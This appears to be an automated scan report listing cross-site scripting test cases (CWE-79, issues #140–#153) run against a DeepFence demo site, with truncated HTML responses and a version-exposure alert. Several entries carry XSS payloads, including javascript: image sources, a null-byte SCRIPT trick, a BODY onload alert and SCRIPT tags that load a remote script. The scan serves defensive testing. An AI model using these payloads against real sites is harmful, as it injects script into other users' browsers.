href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#140	

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	

Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#141	

Scan	Cross Site Scripting					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>		Name	Value	demouser@deepfence.io	
Name	Value					
demouser@deepfence.io						
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltzXNuv3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response					
CWE-ID	CWE-79					
Issue Number	#142					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Cross Site Scripting

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#143

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will				

	not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number		#144

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#145				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#146	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	<IMG SRC="jav
ascript:alert('XSS');">
Name	Value				
demouser@deepfence.io	<IMG SRC="jav
ascript:alert('XSS');">				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#147				

Scan	Cross Site Scripting
-------------	----------------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td></td></tr> </table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#148				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>perl -e 'print "";' > out</td></tr> </table>	Name	Value	demouser@deepfence.io	perl -e 'print "";' > out
Name	Value				
demouser@deepfence.io	perl -e 'print "";' > out				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS</pre>				

	<pre>BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#149

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>perl -e 'print "<SCR\0IPT>alert(\"XSS\")</SCR\0IPT>";' > out</td></tr></table>	Name	Value	demouser@deepfence.io	perl -e 'print "<SCR\0IPT>alert(\"XSS\")</SCR\0IPT>";' > out
Name	Value				
demouser@deepfence.io	perl -e 'print "<SCR\0IPT>alert(\"XSS\")</SCR\0IPT>";' > out				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#150				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#151	

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	<SCRIPT/XSS SRC="http://soapui.org/xss.js"></SCRIPT>
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	

Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#152

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><BODY onload!#\$%&()*~+-_.,:;?@[/\]`=alert("XSS")></td></tr> </table>	Name	Value	demouser@deepfence.io	<BODY onload!#\$%&()*~+-_.,:;?@[/\]`=alert("XSS")>
Name	Value				
demouser@deepfence.io	<BODY onload!#\$%&()*~+-_.,:;?@[/\]`=alert("XSS")>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#153				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><SCRIPT/SRC="http://soapui.org/xss.js"></SCRIPT></td></tr> </table>	Name	Value	demouser@deepfence.io	<SCRIPT/SRC="http://soapui.org/xss.js"></SCRIPT>
Name	Value				
demouser@deepfence.io	<SCRIPT/SRC="http://soapui.org/xss.js"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

